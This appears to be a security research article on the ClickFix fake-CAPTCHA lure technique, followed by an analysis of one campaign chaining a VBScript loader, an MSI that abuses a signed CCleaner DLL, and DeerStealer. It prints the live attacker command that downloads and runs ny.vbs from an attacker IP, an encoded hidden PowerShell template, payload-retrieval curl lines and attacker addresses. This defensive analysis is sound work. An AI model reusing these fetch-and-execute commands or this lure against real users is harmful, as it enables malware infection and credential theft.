


Proving that you are human online has become routine and almost automatic. You solve a CAPTCHA, click a checkbox, or pass a quick browser check and move on without thinking. That comfort is exactly what attackers rely on, using the same familiar prompts to hide malicious actions inside flows that look normal, boring, and safe.
ClickFix is a social engineering technique that tricks users into running malicious commands on their own systems. Instead of exploiting software bugs, it relies on human behavior. The user is shown a fake error, CAPTCHA, or Cloudflare style verification page and is guided through what looks like a simple fix. Behind the scenes, a system command is prepared and the user is instructed to paste and run it through trusted tools like PowerShell or the Run dialog. Nothing is forced, the user completes every step themselves.
This is what makes ClickFix different from traditional malware delivery. No file is downloaded directly and no browser exploit is triggered, execution happens only because the action feels legitimate and urgent. By placing the final step in the user’s hands, the attack often slips past antivirus and automated defenses that are built to catch clear technical signals, not voluntary user actions.
ClickFix first appeared in campaigns documented by Proofpoint in early 2024, where groups like ClearFake and TA571 used fake clipboard commands to lure victims. Since then it has grown rapidly. According to ESET, ClickFix and related HTML/FakeCaptcha attacks grew by 517% between H2 2024 and H1 2025, making it one of the fastest rising threats and accounting for nearly 8% of blocked attacks.

ClickFix has evolved rapidly since it first appeared. Each version is more polished, more convincing, and harder for both users and security tools to spot.
ClickFix slipped into habits users already had, hiding inside routine browser errors and basic verification prompts. Early campaigns relied on simple messages asking users to confirm they were human or fix a minor issue. Victims were guided to open the Run dialog, paste a command, and continue, treating the action as normal troubleshooting rather than a security decision.
As the technique proved effective, the presentation improved. Basic popups evolved into full landing pages that closely mimicked real services, including Google’s “Aw, Snap!” crash screen, missing browser extensions, and later Google’s reCAPTCHA and Cloudflare’s Turnstile. These pages added clearer instructions, fake progress states, videos, and countdown timers to reduce hesitation and increase urgency. Distribution also shifted toward phishing links, malvertising, and SEO-poisoned search results.

What initially focused on Windows expanded to macOS and Linux. Pages began detecting the visitor’s operating system and serving matching instructions and commands automatically. For macOS, CloudSEK documented campaigns delivering AMOS stealer. For Linux, Pakistan-aligned APT36 redirected victims to fake CAPTCHA pages that instructed them to run commands via the Alt + F2 Run dialog, similar to Win + R on Windows. New variants such as FileFix, TerminalFix, and DownloadFix pushed execution into less monitored interfaces. Researchers at Push Security observed newer variants combining OS detection, video walkthroughs, and countdown timers.
ClickFix was first observed in early 2024 in campaigns tied to ClearFake and TA571. Since then, multiple nation-state aligned groups have incorporated it into their operations. North Korea-linked actors such as Lazarus Group and Kimsuky have used ClickFix lures to deliver remote access tools and steal credentials, while DeceptiveDevelopment leveraged the technique in GitHub supply chain attacks to deploy WeaselStore malware.
ClearFake played a key role in scaling ClickFix by turning it into a reusable kit rather than a one off lure. Its campaigns reused the same landing pages, clipboard logic, and hosting patterns across hundreds of domains. This kit based approach explains why modern ClickFix activity shows strong infrastructure and script reuse across unrelated looking campaigns.
Other state-aligned actors have followed suit. Russian-language groups, including Callisto and Sednit, have used ClickFix pages to deliver infostealers and RATs. Iran-aligned MuddyWater has targeted victims with fake verification pages to install post-exploitation frameworks. Pakistan-aligned APT36 has targeted Linux users with counterfeit CAPTCHA pages that guide victims to execute malicious commands through native system dialogs. These campaigns demonstrate how ClickFix has been adopted by high-profile APTs for cross-platform, high-impact intrusions.
Delivery methods continued to evolve as defenses improved. Email attachments gave way to links pointing to ClickFix landing pages, sometimes hidden behind trusted redirectors. In mid-2025, Microsoft observed threat actors impersonating the US Social Security Administration and routing victims through Google Ads redirects before delivering ScreenConnect. This steady refinement has had a measurable impact. Microsoft’s 2025 Digital Defense Report identifies ClickFix as the most common initial access method observed, responsible for 47 percent of recorded intrusions.

ClickFix works by turning a web page into a staging layer and the user into the execution mechanism, the browser prepares the command, the page explains the steps, and the operating system runs the payload.
The user is redirected to a ClickFix landing page via phishing links, malvertising chains, SEO-poisoned results, or injected JavaScript on compromised websites. The redirect relies on standard browser behavior such as HTTP redirects, iframes, or scripted navigation, nothing malicious executes at this stage.
The landing page presents a fake but familiar problem. This can be a CAPTCHA challenge, a Cloudflare verification, a document error, a browser crash, a failed download, or an application permission issue. The interface closely matches real services using accurate branding, layout, and wording, making the action feel routine rather than risky.
When the user interacts with the page, browser JavaScript writes a system command into the clipboard using allowed clipboard APIs. This happens immediately after a click or checkbox interaction. The clipboard content is replaced silently, so the user does not see the command until it is pasted.
The page then displays clear instructions telling the user to paste and run the clipboard content using trusted system tools such as the Run dialog or PowerShell. The user performs the paste and execution manually, which causes the action to appear legitimate to many security controls.
A typical pasted command often looks similar to this:
powershell -NoProfile -WindowStyle Hidden -EncodedCommand <base64_payload>In some cases, users are instructed to run PowerShell with elevated privileges, which allows the script to modify system settings, establish persistence, or weaken local defenses.
Once executed, the command uses native system utilities to contact attacker-controlled infrastructure and retrieve the next stage. The payload varies by campaign and target, but commonly includes:
Execution typically results in persistence being established, outbound command-and-control traffic, and full compromise of the user context. All of this is achieved through a single pasted command, executed by the victim themselves.

This section documents a real world ClickFix campaign observed in the wild and analyzes its execution chain from initial user interaction to post installation behavior. The operation demonstrates a deliberate shift away from exploit driven delivery toward user assisted execution and trust inheritance, where legitimate Windows mechanisms and signed vendor components are abused to achieve execution while maintaining a low static detection footprint.
The campaign is hosted on a single purpose landing page reachable at:
https://174.142.195.203/
The page poses as a CAPTCHA and asks the user to open the Windows Run dialog using Win + R and then run the command, but the command is already placed in the clipboard using basic JavaScript. When the checkbox is clicked, a hidden textarea copies the payload and removes itself instantly, leaving no visible trace.
No browser exploitation occurs at this stage, the attacker relies entirely on user compliance and on how normal verification workflows feel, which quietly shifts execution from the browser into the operating system context.

The initial command presented to the user is shown below.
cmd /c echo Set h=CreateObject("WinHttp.WinHttpRequest.5.1"):h.Open "GET","http://198.13.158.127:5506/ny.vbs",0:h.Send:Execute h.ResponseText > "%temp%\ny.vbs" && "%temp%\ny.vbs"This command performs three actions in sequence. It creates a VBScript loader on disk, retrieves remote script content directly from attacker infrastructure, and immediately executes the script using Windows Script Host. This approach avoids browser download warnings and bypasses PowerShell execution policy controls while remaining visually simple enough to reduce user suspicion.
Purpose of this stage:
The VBScript loader was recovered directly during investigation using curl.
curl http://198.13.158.127:5506/ny.vbs -o stage2.vbs
The script uses legacy COM objects that are available by default on Windows systems.
Key components used:

Behavior observed:
Relevant execution line:
msiexec /i "C:\Windows\Temp\<random>.msi" /quiet /qnThis stage establishes execution through Windows Installer, which is a trusted and highly privileged subsystem on Windows.
The MSI payload was retrieved manually during analysis using the following command.
curl http://198.13.158.127:5506/OIVPGEXM.msi -o stage3.msi
The SHA256 hash of the MSI is:
02a9692c6ae6cb862657390e9d1adc6ea21ba810e73831ef3dc973b40f8d8966The sample is publicly indexed on VirusTotal and MalwareBazaar with mixed detection results reflecting minimal static malicious indicators, with malicious behavior emerging only during execution through trusted components.

The MSI was extracted on Linux to avoid triggering runtime execution logic.
msiextract -C msi_extract stage3.msi
The extracted content contains a large volume of unrelated files including PHP test cases, documentation, and source fragments that serve no functional role in execution and appear to be padding intended to increase entropy and evade heuristic inspection.
Only these two files are operationally relevant:
Catamaran/Sw_C64.exe
Catamaran/CCleanerReactivator.dllAt this stage of investigation, analysis of Sw_C64.exe was limited to structural and string level inspection to understand execution relationships rather than full reverse engineering. Strings indicate that the binary interacts directly with CCleanerReactivator.dll and references an exported function associated with program execution.
Critical string identified:
?RunProgram@AutoReactivatorSDK@@YA_NPEB_WH@Z

This suggests that Sw_C64.exe plays a coordinating role within the installer execution flow and delegates execution logic to external components. Further behavioral characteristics are discussed only where corroborated by dynamic analysis results.

Filtered strings from CCleanerReactivator.dll show extensive references to legitimate vendor infrastructure.
Observed identifiers include:
Gen Digital Inc.
CCleanerReactivator.pdb
TuneUp Utilities
Avast
AVG
Piriform
The DLL contains:
Digital signature artifacts confirm a valid and trusted signing chain using DigiCert and Sectigo timestamping.
This component is a legitimate internal helper library. The abuse occurs when its exported RunProgram functionality is invoked through MSI CustomActions with attacker controlled arguments, converting a trusted execution component into a signed execution gadget.
Dynamic sandbox analysis shows that execution continues beyond the installer through memory resident activity consistent with HijackLoader style frameworks.
Observed behaviors include:
Injected targets observed:
Outbound network activity indicates WebSocket based communication consistent with DeerStealer operations, with traffic observed to 104.21.92.181 on port 80.
DeerStealer is a commodity information stealer often deployed after ClickFix execution, focusing on browsers, session cookies, credentials, and crypto wallets. It is commonly delivered through loader based chains and stays quiet until post install activity begins. This makes it a natural follow on payload for ClickFix, where early execution appears clean but compromise unfolds later.
Observed techniques include:
http://174.142.195.203/
http://198.13.158.127:5506/ny.vbs
http://198.13.158.127:5506/OIVPGEXM.msi
104.21.92.181:80C:\Windows\Temp\<random>.msi
Catamaran\Sw_C64.exe
Catamaran\CCleanerReactivator.dll02a9692c6ae6cb862657390e9d1adc6ea21ba810e73831ef3dc973b40f8d8966This ClickFix campaign demonstrates a trust hijacking execution model where attackers chain legitimate Windows mechanisms and signed vendor components to achieve execution without deploying obvious malware at rest. The activity highlights how trust inheritance and installer based execution can be abused to defer malicious behavior until runtime, significantly reducing static detection effectiveness and shifting defensive requirements toward behavioral and contextual analysis.
The previous section explained how ClickFix succeeds by blending into routine user behavior, and the same principle applies at the infrastructure level because attackers value speed over cleanliness and repeatedly deploy the same kit instead of building isolated sites from scratch, which makes ClickFix best understood as a system built for reuse where domains, certificates, scripts, and hosting are rotated quickly but rarely redesigned.
ClickFix campaigns rely on large batches of cheaply registered domains that follow consistent naming styles, short lifetimes, and predictable redirect chains, which makes typosquatting a natural fit for this model. Attackers register near lookalike domains that mimic trusted brands or generic verification pages and then promote them through phishing, SEO poisoning, malicious ads, or pirated content portals. In real campaigns, clusters of domains impersonating Booking.com, Google Meet, or fake CAPTCHA portals appear together and point to the same backend servers, so when one domain is reported or blocked, traffic simply shifts to a sibling domain already staged in the same infrastructure.
